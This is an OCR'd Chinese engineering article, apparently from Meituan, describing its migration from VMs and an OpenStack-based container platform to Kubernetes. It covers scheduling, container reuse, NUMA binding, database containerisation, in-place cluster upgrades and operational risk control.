
为了解决虚拟机存在的问题，美团开始探索更加轻量级的容器技术的落地，也就是 Hulk1.0 项目。不过基于当时的资源环境和架构，Hulk1.0 是以原有的 OpenStack 为基础资源管理层实现的容器平台，OpenStack 提供底层的宿主机的资源管理能力，解决了业务对弹性资源的需求，并且整个资源交付周期从分钟级别降低到了秒级。

但是，随着 Hulk1.0 的推广和落地，也暴露出一些新的问题：


1. 稳定性差：因为复用了 OpenStack 的底层资源管理能力，整个扩容过程包括两层的资源调度，且数据同步流程复杂，机房的隔离性也比较差，经常出现一个机房出现问题，其他机房的扩缩容也受到影响。
2. 能力欠缺：由于涉及的系统多，并且是跨部门协作，故障节点的迁移和恢复能

力不易实现，资源类型也比较单一，整个故障排查和沟通效率低下。

3. 扩展性差：Hulk1.0 的控制层面对底层资源的管理能力受限，无法根据场景和需求快速扩展。
4. 性能：业务对于扩缩容和弹性资源的交付速度需求进一步提高，且容器技术的弱隔离性导致业务的服务受到的干扰增多，负面反馈增加。



上述的问题经过一段时间的优化和改善，始终不能彻底解决。在这种情况下，我们不得不重新思考整个容器平台的架构合理性，而此时 Kubernetes 已逐步被业界认可和应用，它清晰的架构和先进的设计思路让我们看到了希望。所以我们基于 Kubernetes 构建了新的容器平台，在新的平台中 Hulk 完全基于原生的 Kubernetes API，通过 Hulk API 来对接内部的发布部署系统，这样两层 API 将整个架构解耦开来，领域明确，应用管理和资源管理可以独立迭代，Kubernetes 强大的编排和资源管理能力凸显。



容器化的核心思路是让 Kubernetes 做好资源层面的管理，而通过上层的控制层解决对美团应用管理系统和运维系统的依赖问题，保持 Kubernetes 的原生兼容性，减少后续的维护成本，并完成了快速收敛资源管理的需求。同时，也减少了用户基于新平台的资源申请的学习成本，这点非常重要，也是后续我们能快速大规模迁移基础设施资源的“基础”。


2.2 容器化过程的挑战和应对策略

2.2.1 复杂灵活、动态和可配置的调度策略

美团产品众多，业务线和应用特点五花八门，所以相应的，我们对于资源类型和调度策略的需求也是非常多。例如，有些业务需要特定的资源类型（SSD、高内存、高 IO 等等），有些业务需要特定的打散策略（例如机房、服务依赖等），所以如何很好地应对这些多样化的需求，就是一个很大的问题。

为了解决这些问题，我们为扩容链路增加了策略引擎，业务可以对自己的应用 APPKEY 自定义录入策略需求，同时基于大数据分析的服务画像，也会根据业务特点和公司的应用管理策略为业务策略推荐，最终这些策略会保存到策略中心。在扩容过程中，我们会自动为应用的实例打上对应的需求标签，并最终在 Kubenretes 中生


效，完成预期的资源交付。



2.2.2 精细化的资源调度和运营


精细化的资源调度和运营，之所以做精细化运营主要是出于两点考虑：业务的资源需求场景复杂，以及资源不足的情况较多。

我们依托私有云和公有云资源，部署多个 Kubenretes 集群，这些集群有些是承载通用业务，有些是为特定应用专有的集群，在集群维度对云端资源进行调配，包括机房的划分、机型的区分等。在集群之下，我们又根据不同的业务需要，建设不同业务类型的专区，以便做到资源池的隔离来应对业务的需要。更细的维度，我们针对应用层面的资源需求、容灾需求以及稳定性等做集群层的资源调度，最后基于底层不同硬件以及软件，实现 CPU、MEM 和磁盘等更细粒度的资源隔离和调度。



2.2.3 应用稳定性的提升和治理

不管是 VM，还是最初的容器平台，在应用稳定性方面一直都存在问题。为此，我们需要在保障应用的 SLA 上做出更多的努力。



2.2.3.1 容器复用


在生产环境中，宿主机的发生重启是一种非常常见的场景，可能是主动重启也可能是被动，但用户角度来看，宿主机重启意味着用户的一些系统数据就可能丢失，代价还是比较高的。我们需要避免容器的迁移或重建，直接重启恢复。但我们都知道，在 Kubernetes 中，对于 Pod 中的容器的重启策略有以下几种：Always、OnFailure 和 Never，宿主机重启后容器会重新被创建。

为了解决这个问题，我们为容器的重启策略类型增加了 Reuse 策略。流程如下：

1. kubelet 在 SyncPod 时，重启策略如果是 Reuse 则会获取对应 Pod 已退出状态的 App 容器，如果存在则拉起最新的 App 容器（可能有多个），如果不存在则直接新建。
2. 更新 App 容器映射的 pauseID 为新的 pause 容器 ID，这样就建立了 Pod 下新的 pause 容器和原先 App 容器的映射。
3. 重新拉起 App 容器即可完成 Pod 状态同步，最终即使宿主机重启或内核升级，容器数据也不会丢失。

2.2.3.2 Numa 感知与绑定

用户的另一个痛点与容器性能和稳定性相关。我们不断收到业务反馈，同样配置的容器性能存在不小的差异，主要表现为部分容器请求延迟很高，经过我们测试和深入分析发现：这些容器存在跨 Numa Node 访问 CPU，在我们将容器的 CPU 使用限制在同一个 Numa Node 后问题消失。所以，对于一些延迟敏感型的业务，我们要保证应用性能表现的一致性和稳定性，需要做到在调度侧感知 Numa Node 的使用情况。



为了解决这个问题，我们在 Node 层采集了 Numa Node 的分配情况，在调度器层

增加了对 Numa Node 的感知和调度，并保证资源使用的均衡性。对于一些强制需要绑定 Node 的敏感型应用，如果找不到合适的 Node 则扩容失败；对于一些不需要绑定 Numa Node 的应用，则可以选择尽量满足的策略。

2.2.3.3 其他稳定性优化


1. 在调度层面，我们为调度器增加了负载感知和基于服务画像应用特征的打散和优选策略。
2. 在故障容器发现和处理上，基于特征库落地的告警自愈组件，能够秒级发现 – 分析 – 处理告警。
3. 对于一些有特殊资源需求，例如高 IO、高内存等应用采用专区隔离，避免对其他应用造成影响。

2.2.4 平台型业务容器化

相信做过 ToB 业务的同学应该都了解，任何产品都存在大客户方案，那么对于美团这样的公司，内部也会存在这种情况。平台型业务的容器化有个特点是：实例数多，以千或万计，所以资源成本就比较高；业务地位比较高，一般都是非常核心的业务，对性能和稳定性要求很高。所以，如果想要通过“一招鲜”的方式解决此类业务的问题，就有些不切实际。

这里，我们以 MySQL 平台为例，数据库业务对于稳定性、性能和可靠性要求非常高，业务自己又主要以物理机为主，所以成本压力非常大。针对数据库的容器化，我们主要是从宿主机端的资源分配定制和优化为切入口。

1. 针对 CPU 资源分配，采用独占 CPU 集合的方式，避免 Pod 之间发生争抢。
2. 通过允许自定义 SWAP 大小来应对短暂的高流量，并关闭 Numa Node 和 PageCache 来提升稳定性。
3. 在磁盘分配中采用 Pod 独占磁盘进行 IOPS 的隔离，以及通过预分配和格式化磁盘来提升扩容的速度，提升资源交付效率。
4. 调度支持独有的打散策略和缩容确认，规避缩容风险。



最终，我们将数据库的交付效率提升了 60 倍，并且在大多数情况下性能比之前的物理机器还要好。

2.2.5 业务资源优先级保障

对于一个企业而言，基于成本考虑，资源一直会处于不足的状态，那么如何保障资源的供给和分配就显得非常重要。

1. 业务预算配额确定资源供给，通过专区来做专有资源专用。
2. 建设弹性资源池和打通公有云来应对突发资源需求。
3. 按照业务和应用类型的优先级保障资源使用，确保核心业务先拿到资源。
4. 多个 Kubenretes 集群和多机房来做容灾，应对集群或机房的故障。


2.2.6 云原生架构的落地

在迁移到 Kubernetes 之后，我们进一步实现了云原生架构的落地。

为了解决云原生应用管理的障碍，我们设计实现了美团特色的云原生应用管理引擎——KubeNative，将应用的配置和信息管理对平台透明化，业务平台只需要创建原生的 Pod 资源即可，不需要关注应用的信息同步和管理细节，并支持各 PaaS 平台自己来扩展控制层面的能力，运行自己的 Operator。

下图就是目前我们整个的云原生应用管理架构，已支持 Hulk 容器平台、Serverless

以及 TiDB 等平台的落地。



2.3 基础设施迁移后的收益

1. 完成全公司业务 98% 的容器化，显著提升了资源管理的效率和业务稳定性。
2. Kubernetes 稳定性 99.99% 以上。
3. Kubernetes 成为美团内部集群管理平台的标准。

三、运营大规模 Kubernetes 集群的挑战和应对策略


在整个基础设施迁移过程中，除了解决历史遗留问题和系统建设，随着 Kubernetes 集群规模和数量快速增长，我们遇到的新的挑战是：如何稳定、高效地运营大规模 Kubernetes 集群。我们在这几年的 Kubernetes 运营中，也逐渐摸索出了一套验证可行的运营经验。

3.1 核心组件优化与升级


我们最初使用的 Kubernetes 是 1.6 版本，性能和稳定性是比较差的，当我们达到 1K 节点的时候就逐渐出现问题，达到 5K 节点时基本集群不可用。例如，调度性能非常差，集群吞吐量也比较低，偶尔还发生“雪崩”的情况，扩缩容链路耗时也在变长。

针对核心组件的分析和优化，这里从 kube-apiserver、kube-scheduler、etcd 以及容器等四个方面来概括下。

1. 针对 kube-apiserver，为了减少重启过程长时间地发生 429 请求重试，我们实现了多级的流量控制，将不可用窗口从 15min 降低为 1min，并通过减少和避免外部系统的 List 操作降低集群负载，通过内部的 VIP 来做节点的负载均衡，保障控制节点的稳定性。
2. 在 kube-scheduler 层，我们增强了调度的感知策略，调度效果相比之前更稳定；对调度性能的优化提出的预选中断和局部最优策略也已合并到社区，并成为通用的策略。
3. 针对 etcd 的运营，通过拆分出独立的 Event 集群降低主库的压力，并且基于高配的 SSD 物理机器部署可以达到日常 5 倍的高流量访问。
4. 在容器层面，容器复用提升了容器的故障容忍能力，并通过精细化的 CPU 分配提升应用稳定性；通过容器的磁盘预挂载提升 Node 的故障恢复速度。




另外，社区版本的迭代是非常快的，高版本在稳定性和特性支持上更好，不可避免我们需要进行版本的升级，但如何确保升级成功是一个很大的挑战，尤其是我们在没有足够的 Buffer 资源进行资源腾挪情况下。



集群升级，业界通用的方案是直接基于原有集群升级，方案存在以下几点问题：

1. 升级版本有限制，不能跨大版本升级：只能一点点从低版本升级到高版本，耗时费力，而且成功率低。
2. 控制平面升级风险不可控：尤其是有 API 变更的时候，会覆盖之前的数据，甚至是不可回滚的。
3. 用户有感知，容器需要新建，成本和影响较高：这个是比较痛的点，无可避免会发生容器新建。



为此，我们深入研究了 Kubernetes 对容器层面的控制方式，设计实现了一种能够平滑将容器数据从低版本集群迁移到高版本集群的方案，将集群升级细化为 Node 粒度的逐个宿主机上容器的原地热升级，随时可以暂停和回滚。新方案主要是通过外部工具将 Node 和 Pod 数据从低版本集群迁移到高版本集群，并解决 Pod 对象和容器的兼容性问题。核心思路是两点：通过低版本兼容高版本的 API，通过刷新容器的 Hash 保障 Pod 下的容器不会被新；通过工具实现 Pod 和 Node 资源数据从低版本集群迁移到高版本集群。


该方案亮点主要包括以下 4 个方面：

1. 大规模生产环境的集群升级不再是难题。
2. 解决了现有技术方案风险不可控的问题，风险降到了宿主机级别，升级更为安全。
3. 通用性强，可做到任意版本的升级，且方案生命周期长。
4. 优雅地解决了升级过程中容器新建问题，真正做到了原地热升级。

3.2 平台化与运营效率

大规模的集群运营是非常有挑战的事情，满足业务的快速发展和用户需求也是对团队极大的考验，我们需要从不同纬度的考虑集群的运营和研发能力。


在 Kubernetes 与 etcd 集群的整个运营和运维能力建设上，我们关注的目标是安全运营、高效运维、标准化管理以及节约成本。所以针对 Kubernetes 与 etcd 集群，我们已经完成了平台化的管理运营，覆盖了特性扩展、性能与稳定性、日常运维、故障恢复、数据运营以及安全管控等 6 个方面。



对于一个非公有云业务的 Kubernetes 团队，人力还是非常有限的，除了集群的日常运营还有研发任务，所以我们对于运营效率的提升非常关注。我们将日常运维逐步的沉淀转换，构建了一套美团内部的 Kubernetes 集群管理平台。

1. 将集群的管理标准化、可视化，避免了黑白屏的运维操作。
2. 通过告警自愈和自动巡检将问题处理收敛掉，所以虽然我们有大几十个集群，但我们的运维效率还是比较高的，值班同学很少需要关注。
3. 全部的运维操作流程化，不仅提升了运维效率，人为操作导致的故障的概率也减小了。
4. 通过运营数据的分析进一步做了资源的精细化调度和故障预测，进一步提前

发现风险，提升了运营的质量。




3.3 风险控制和可靠性保障


规模大、覆盖业务广，任何的集群故障都会直接影响到服务的稳定性甚至用户的体验，在经历了多次运维故障和安全压力下，我们形成了一套可复制的风险控制和可靠性保障策略。

在整个风险管控链路中，我们分为指标、告警、工具、机制 & 措施和人员 5 个层面：

1. 指标数据采集，从节点、集群、组件以及资源层面采集核心指标作为数据源。
2. 风险推送，覆盖核心指标的多级、多维度的告警机制。
3. 在工具支持上，通过主动、被动以及流程化等减少误操作风险。
4. 机制保障上，打通测试、灰度验证、发布确认以及演练等降低疏忽大意的情况。
5. 人是风险的根本，这块我们一直也在努力建设和轮值，确保问题的响应。



在可靠性验证和运营方面，我们笃信需要把功夫用在评审，通过集群巡检来评估集群的健康情况，并推送报表；定期的宕机演练保障真实故障能够快速恢复，并将日常问题补全到全链路测试中，形成闭环。



四、总结与未来展望

4.1 经验心得

1. Kubernetes 的落地完全兼容社区的 Kubernetes API；只会做插件化的扩展，并尽量不改控制层面的原有行为。
2. 对社区的一些特性，取长补短，并且有预期的升级，不盲目升级和跟进社区版本，尽量保持每年度的一个核心稳定版本。

